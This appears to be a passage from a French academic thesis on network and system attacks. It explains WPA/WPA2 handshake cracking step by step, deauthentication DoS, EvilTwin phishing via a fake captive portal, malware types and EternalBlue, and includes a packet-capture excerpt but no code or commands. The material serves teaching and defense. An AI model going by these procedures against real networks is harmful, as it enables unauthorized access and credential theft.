
Les attaques par force brute sont devenues un sujet de discussion courant ces derniers temps. Les progrès technologiques permettant aux cybercriminels de disposer d'outils sophistiqués et de machines puissantes, la fréquence et la sophistication de ces attaques ont considérablement augmenté**.[24]**

Les attaques par force brute sont l'une des méthodes les plus anciennes et les plus simples utilisées par les pirates informatiques pour compromettre des systèmes de sécurité. Bien qu'il s'agisse d'une technique ancienne, elle reste incroyablement efficace dans les bonnes circonstances. Le cybercriminel essaie de multiples combinaisons de noms d'utilisateur et de mots de passe jusqu'à trouver la bonne. Cela semble simple, mais les ordinateurs modernes peuvent tester des millions, voire des milliards, de combinaisons par seconde. Il s'agit d'un processus entièrement automatisé qui s'appuie uniquement sur la puissance de calcul et le temps.

a) L'attaque par force brute sur WPA/WPA2


L'attaque par force brute appliquée aux protocoles WPA/WPA2 repose sur un mécanisme cryptographique précis, et se déroule en plusieurs étapes clés :

- ***Capture du handshake*** L'attaquant surveille passivement le réseau cible et attend ou provoque une connexion d'un client légitime. Lors de cet échange d'authentification en quatre étapes (4-way handshake), il capture les paquets contenant le MIC (Message Integrity Code), une empreinte cryptographique calculée à partir du mot de passe réel.**[8]**



No.	Time	Source	Destination	Protocol	Length	Info
55	39.468992	HuaweiTechno_25:e2:…	24:82:8b:05:ef:b0	EAPOL	133	Key (Message 1 of 4)
57	39.508914	24:82:8b:05:ef:b0	HuaweiTechno_25:e2:…	EAPOL	155	Key (Message 2 of 4)
59	39.511488	HuaweiTechno_25:e2:…	24:82:8b:05:ef:b0	EAPOL	195	Key (Message 3 of 4)
61	39.516596	24:82:8b:05:ef:b0	HuaweiTechno_25:e2:…	EAPOL	133	Key (Message 4 of 4)

Figure 2.10: les quatre messages de la mécanisme 4-way handshake



```
▸ Frame 57: Packet, 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits)
▸ IEEE 802.11 QoS Data, Flags: .......T
▸ Logical-Link Control
▾ 802.1X Authentication
    Version: 802.1X-2001 (1)
    Type: Key (3)
    Length: 117
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 2]
  ▸ Key Information: 0x0109
    Key Length: 0
    Replay Counter: 1
    WPA Key Nonce: 0a0ee043937449d8f82c9e55289b138eab9effe7d98e73515ec9d473d6e239cb
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 60f954bf6bf94d27fc888067dba2a198
    WPA Key Data Length: 22
  ▸ WPA Key Data: 30140100000fac020100000fac020100000fac020000
```

Figure 2.11: MIC (code d'intégrité des messages)

- ***Extraction des éléments cryptographiques*** À partir du handshake capturé, l'attaquant récupère plusieurs éléments essentiels :
  - Le SSID et le BSSID du point d'accès
  - L'ANonce*(Access Point Nonce)* — nombre aléatoire généré par le routeur
  - Le SNonce*(Station Nonce)* — nombre aléatoire généré par le client
  - Le MIC capturé, servant de référence pour la vérification
- ***Constitution d'une wordlist*** L'attaquant génère ou utilise une liste de mots de passe candidats *(wordlist)* contenant toutes les combinaisons possibles ou probables.
- ***Recalcul du MIC*** par algorithme inverse Pour chaque mot de passe de la wordlist, un outil comme Aircrack-ng reproduit l'algorithme de dérivation de clé WPA/WPA2 :
  - Il calcule la PMK *(Pairwise Master Key)* à partir du mot de passe candidat et du SSID
  - Il dérive ensuite la PTK *(PairwiseTransient Key)* en combinant la PMK, le BSSID, l'ANonce et le SNonce
  - Il recalcule enfin le MIC à partir de cette PTK
- ***Comparaison et vérification*** Le MIC recalculé est comparé au MIC capturé lors du handshake. Si les deux valeurs sont identiques, le mot de passe candidat est correct et l'attaque est un succès. Dans le cas contraire, le processus se répète avec le mot de passe suivant de la liste.

Cette attaque peut être particulièrement chronophage et exigeante en ressources informatiques, surtout lorsque le mot de passe est long et complexe. C'est pourquoi l'utilisation de mots de passe robustes, aléatoires et d'une longueur suffisante reste la meilleure défense contre ce type d'attaque.

B. Attaque de Désauthentification

L'attaque par désauthentification est l'une des attaques par déni de service (DoS) les plus courantes et efficaces ciblant les réseaux locaux sans fil (WLAN) IEEE 802.11. Elle exploite l'absence de protection des trames de gestion, notamment des trames de désauthentification, pour déconnecter de force des clients légitimes d'un point d'accès (PA).

En fonctionnement normal d'un WLAN (voir figure 2), une trame de désauthentification est utilisée par le point d'accès ou le client pour mettre fin à une session authentifiée. Cette trame indique que l'émetteur souhaite interrompre la connexion, obligeant le destinataire à relancer le processus d'authentification et d'association avant de se reconnecter. Cependant, dans de nombreuses implémentations WLAN, ces trames ne sont ni chiffrées ni authentifiées, ce qui permet à un attaquant de les falsifier.




Figure 2.12 : connexion d'un client WI-FI

Un adversaire peut exploiter cette vulnérabilité en créant de fausses trames de désauthentification qui semblent provenir du PA (Point d'accée) légitime ou d'un client connecté. À la réception d'une telle trame, le périphérique cible se déconnecte immédiatement du réseau, considérant la requête comme valide. En transmettant en continu des trames de désauthentification falsifiées, l'attaquant peut empêcher les clients de se reconnecter, provoquant ainsi un déni de service**. [8] [5]**




Figure2.13 :Attaque de Désauthentification

C. EvilTwin

L'attaque EvilTwin est un type d'attaque sans fil dans laquelle un acteur malveillant crée un point d'accès Wi-Fi frauduleux imitant un réseau légitime. L'attaque se déroule généralement en plusieurs étapes.

Dans un premier temps, l'attaquant capture une poignée de main WPA (handshake) en surveillant passivement le réseau cible, obtenant ainsi le matériel cryptographique nécessaire pour vérifier ultérieurement toute tentative de mot de passe. Ensuite, une attaque de désauthentification est lancée, envoyant des trames de dissociation 802.11 falsifiées pour forcer la déconnexion de l'appareil de la victime du point d'accès légitime. Une fois déconnectée, l'appareil de la victime recherche automatiquement les réseaux disponibles et découvre le faux point d'accès, configuré avec le même SSID et un signal plus puissant que le réseau original.

Lorsque la victime se connecte au point d'accès frauduleux, elle est redirigée via un portail captif vers une fausse page convaincante l'invitant à saisir à nouveau son mot de passe WPA, généralement sous prétexte d'une mise à jour du firmware ou d'une ré-authentification. Le mot de passe saisi est ensuite comparé au MIC (Message Integrity Code) capturé lors de la poignée de main initiale, permettant à l'attaquant de confirmer si les identifiants sont valides — sans avoir besoin de les craquer hors ligne.

Figure 2.14 : EvilTwin

Cette attaque peut cibler n'importe quel appareil Wi-Fi — Smartphones, ordinateurs portables, tablettes, téléviseurs intelligents, téléphones satellitaires et systèmes IoT industriels — rendant vulnérable tout appareil se connectant à des réseaux sans fil et manquant d'une sensibilisation adéquate à la sécurité. **[8] [5][21]**

2.8 Attaques système

Les attaques système regroupent notamment les logiciels malveillants (malware), qui visent à compromettre ou endommager un système, ainsi que les attaques de type RCE (Remote Code Execution), permettant l'exécution de commandes à distance sur une machine cible**. [23]**

A. Malware

Le terme « malware » est l'abréviation de « malicious software » (logiciel malveillant) ; il englobe les virus, les vers, les chevaux de Troie, les logiciels espions et les rançongiciels, et constitue le type de cyberattaque le plus courant. Un malware s'infiltre dans un système, généralement via un lien présent sur un site web non fiable ou dans un e-mail, ou encore par le biais du téléchargement d'un logiciel indésirable. Une fois déployé sur le système cible, il collecte des données sensibles, manipule ou bloque l'accès aux composants du réseau, et peut aller jusqu'à détruire des données ou provoquer l'arrêt total du système.

Parmi les attaques les plus courantes utilisant des logiciels malveillants, on distingue les catégories suivantes :

- ***Virus*** : un fragment de code s'injecte au sein d'une application. Lorsque l'application est exécutée, le code malveillant s'exécute à son tour.
- ***Vers (Worms) :*** des logiciels malveillants qui exploitent les vulnérabilités logicielles et les portes dérobées (backdoors) pour accéder à un système d'exploitation. Une fois installé sur le réseau, le ver peut lancer des attaques telles que le déni de service distribué (DDoS).




Figure 2.15 : Schéma de propagation automatique d'un ver informatique

- ***Cheval de Troie*** : du code ou un logiciel malveillant qui se fait passer pour un programme inoffensif, se dissimulant dans des applications, des jeux ou des pièces jointes d'e-mails. Un utilisateur non averti télécharge le cheval de Troie, permettant ainsi à ce dernier de prendre le contrôle de son appareil.




Figure 2.16 :Schéma de fonctionnement d'un cheval de troie

- ***Rançongiciels (Ransomware) :*** un utilisateur ou une organisation se voit refuser l'accès à ses propres systèmes ou données par le biais d'un chiffrement. L'attaquant exige généralement le paiement d'une rançon en échange d'une clé de déchiffrement permettant de rétablir l'accès ; toutefois, rien ne garantit que le paiement de la rançon permettra effectivement de retrouver un accès total ou de rétablir toutes les fonctionnalités.




Figure 2.17 :Schéma de fonctionnement d'un Ransomware

- ***Cryptojacking :*** des attaquants déploient un logiciel sur l'appareil d'une victime et commencent à utiliser ses ressources informatiques pour générer des cryptomonnaies, à l'insu de l'utilisateur. Les systèmes affectés peuvent devenir lents, et les kits de cryptojacking sont susceptibles de compromettre la stabilité du système.
- ***Logiciels espions (Spyware) :*** un acteur malveillant accède aux données d'un utilisateur non averti, y compris à des informations sensibles telles que les mots de passe et les coordonnées bancaires. Les logiciels espions peuvent affecter les navigateurs web sur ordinateur, les téléphones mobiles ainsi que les applications de bureau.




Figure 2.18 :Mécanisme de cyber-espionnage via un e-mail malveillant

- ***Logiciels publicitaires (Adware) :*** l'activité de navigation d'un utilisateur est suivie afin de déterminer ses modèles de comportement et ses centres d'intérêt, permettant ainsi aux annonceurs de lui adresser des publicités ciblées. Les logiciels publicitaires sont apparentés aux logiciels espions, mais n'impliquent pas l'installation d'un logiciel sur l'appareil de

l'utilisateur et ne sont pas nécessairement utilisés à des fins malveillantes ; ils peuvent néanmoins être déployés sans le consentement de l'utilisateur et compromettre sa vie privée.

- ***Malwares sans fichier (Fileless malware) :*** aucun logiciel n'est installé sur le système d'exploitation. Ce sont des fichiers natifs du système, tels que WMI et PowerShell, qui sont modifiés afin d'activer des fonctions malveillantes. Cette forme d'attaque furtive est difficile à détecter (les antivirus ne parviennent pas à l'identifier), car les fichiers compromis sont reconnus comme légitimes.
- ***Les rootkits :*** des logiciels injectés dans des applications, des firmwares, des noyaux de systèmes d'exploitation ou des hyperviseurs , confèrent un accès administratif à distance à un ordinateur. L'attaquant peut démarrer le système d'exploitation au sein d'un environnement compromis, prendre le contrôle total de la machine et y déployer des logiciels malveillants supplémentaires.

B. Remote code execution (RCE)

L'exécution de code à distance (RCE) est un type de vulnérabilité de sécurité qui permet à des attaquants d'exécuter du code arbitraire sur une machine distante, en s'y connectant via des réseaux publics ou privés.

La RCE est considérée comme faisant partie d'un groupe plus large de vulnérabilités connu sous le nom d'exécution de code arbitraire (ACE) ; les RCE constituent sans doute le type d'ACE le plus grave, car elles peuvent être exploitées même si l'attaquant ne dispose d'aucun accès préalable au système ou au dispositif ciblé. Une RCE équivaut à une compromission totale du système ou de l'application affecté(e) et peut entraîner de graves conséquences, telles que la perte de données, l'interruption de service, le déploiement de rançongiciels ou d'autres logiciels malveillants, ainsi que le mouvement latéral de l'attaquant vers d'autres systèmes informatiques sensibles.

Les vulnérabilités d'exécution de code à distance (RCE) peuvent avoir de graves conséquences sur un système ou une application, notamment :

- ***Intrusion :*** les attaquants peuvent exploiter les vulnérabilités RCE comme point d'entrée dans un réseau ou un environnement.
- ***Élévation de privilèges :*** dans de nombreux cas, les serveurs présentent des vulnérabilités internes visibles uniquement par les personnes disposant d'un accès interne. L'exécution de code à distance permet à un attaquant de découvrir et d'exploiter ces vulnérabilités, d'élever ses privilèges et d'accéder aux systèmes connectés.
- ***Exposition de données sensibles :*** l'exécution de code à distance peut être utilisée pour exfiltrer des données de systèmes vulnérables en installant des logiciels malveillants voleurs de données ou en exécutant directement des commandes. Cela peut aller de la simple copie de données non chiffrées à l'utilisation de logiciels malveillants d'extraction de données recherchant des identifiants dans la mémoire système.

Parmi les vulnérabilités permettant l'exécution de code à distance, on peut citer le cas de la vulnérabilité EternalBlue.

- **EternalBlue**

La vulnérabilité EternalBlue est une faille de sécurité qui affecte de nombreux aspects du système d'exploitation Windows. Découverte en 2017, elle aurait été utilisée à des fins de surveillance par la National Security Agency (NSA) des États-Unis avant d'être divulguée au grand public par un groupe de hackers connu sous le nom de Shadow Brokers.




Figure 2.19 :Chronologie et origine de l'exploit Eternalblue

Cette vulnérabilité est baptisée EternalBlue car elle touche l'utilisation du protocole Windows Server Message Block (SMB), lequel sert au partage de fichiers et d'imprimantes sur un réseau. Un attaquant peut exploiter EternalBlue pour obtenir un accès non autorisé à un système en envoyant du code ou des paquets spécialement conçus pour exécuter des commandes sur un ordinateur vulnérable. L'une des caractéristiques les plus notables d'EternalBlue est que son exploitation ne requiert ni intervention de l'utilisateur ni authentification. Cela signifie que les attaquants peuvent cibler aisément des systèmes sans avoir besoin d'un nom d'utilisateur ou d'un mot de passe **[16].**

De plus, cette attaque à distance constitue une menace sérieuse pour les organisations disposant de multiples réseaux informatiques. EternalBlue a été à l'origine de l'attaque par rançongicielWannaCry en mai 2017, qui a touché des milliers d'ordinateurs à travers le monde. Cette attaque a frappé des machines fonctionnant sous des versions obsolètes de Windows qui n'avaient pas été mises à jour avec les correctifs de sécurité publiés par Microsoft deux mois auparavant. Le rançongiciel chiffre les données présentes sur le système infecté et exige le paiement d'une rançon en échange de la clé de déchiffrement. Cette attaque repose sur l'exploitation de la vulnérabilité MS17-010, identifiée dans le protocole SMB des systèmes Windows.




Figure 2.20 :Schéma d'exploitation de la vulnérabilité Eternalblue (MS17-010)

2.9 Conclusion

Ce chapitre a permis de présenter les concepts fondamentaux liés aux vulnérabilités et aux attaques en cybersécurité. Nous avons tout d'abord défini les principales notions de sécurité informatique ainsi que les objectifs essentiels tels que la confidentialité, l'intégrité et la disponibilité des systèmes.

Ensuite, nous avons étudié les différents types de vulnérabilités pouvant affecter les systèmes informatiques, notamment les failles logicielles, les vulnérabilités zero-day, les défauts liés aux fonctionnalités des systèmes ainsi que les erreurs humaines. Ces vulnérabilités constituent des points d'entrée potentiels pour les attaquants.

Par la suite, une classification des attaques a été présentée, distinguant principalement les attaques passives et actives, ainsi que les attaques ciblant les réseaux LAN, WLAN et les systèmes. Parmi les exemples les plus significatifs, nous avons abordé certaines attaques majeures telles que celles basées sur l'exécution de code à distance, illustrées par la vulnérabilité EternalBlue.

Ainsi, ce chapitre met en évidence la diversité et la complexité des menaces pesant sur les réseaux et les systèmes informatiques. Dans le chapitre suivant, ces attaques seront mises en œuvre de manière pratique afin d'analyser leur fonctionnement et leur impact réel sur les environnements réseau.

CHAPITRE 3

Mis en œuvre et expérimentation des attaques sur les réseaux LAN et WLAN

3.1 Introduction

Ce chapitre présente la simulation pratique de plusieurs attaques réseaux et systèmes dans un environnement de laboratoire contrôlé. L'objectif est de comprendre le fonctionnement réel des attaques, les vulnérabilités exploitées ainsi que leurs impacts sur la sécurité des réseaux et des systèmes informatiques. Les attaques étudiées concernent les réseaux WLAN (Brute Force, Désauthentification et EvilTwin), les réseaux LAN (ARP Spoofing et DNS Spoofing), ainsi que les attaques systèmes à travers l'exploitation de la vulnérabilité MS17-010 (EternalBlue) et l'utilisation d'une Backdoor. Toutes les expérimentations ont été réalisées dans un cadre pédagogique et éthique. **[21]**

3.2 Environnement de Test et Outils Utilisés

Avant de procéder à la simulation des différentes attaques, un environnement de laboratoire contrôlé a été mis en place afin de réaliser les expérimentations dans des conditions sécurisées. Ce laboratoire est composé d'un ordinateur victime/ Smartphone, d'un point d'accès Wi-Fi ainsi que d'une machine sous Kali Linux utilisée pour l'exécution des attaques et l'analyse du trafic réseau.**[22]**

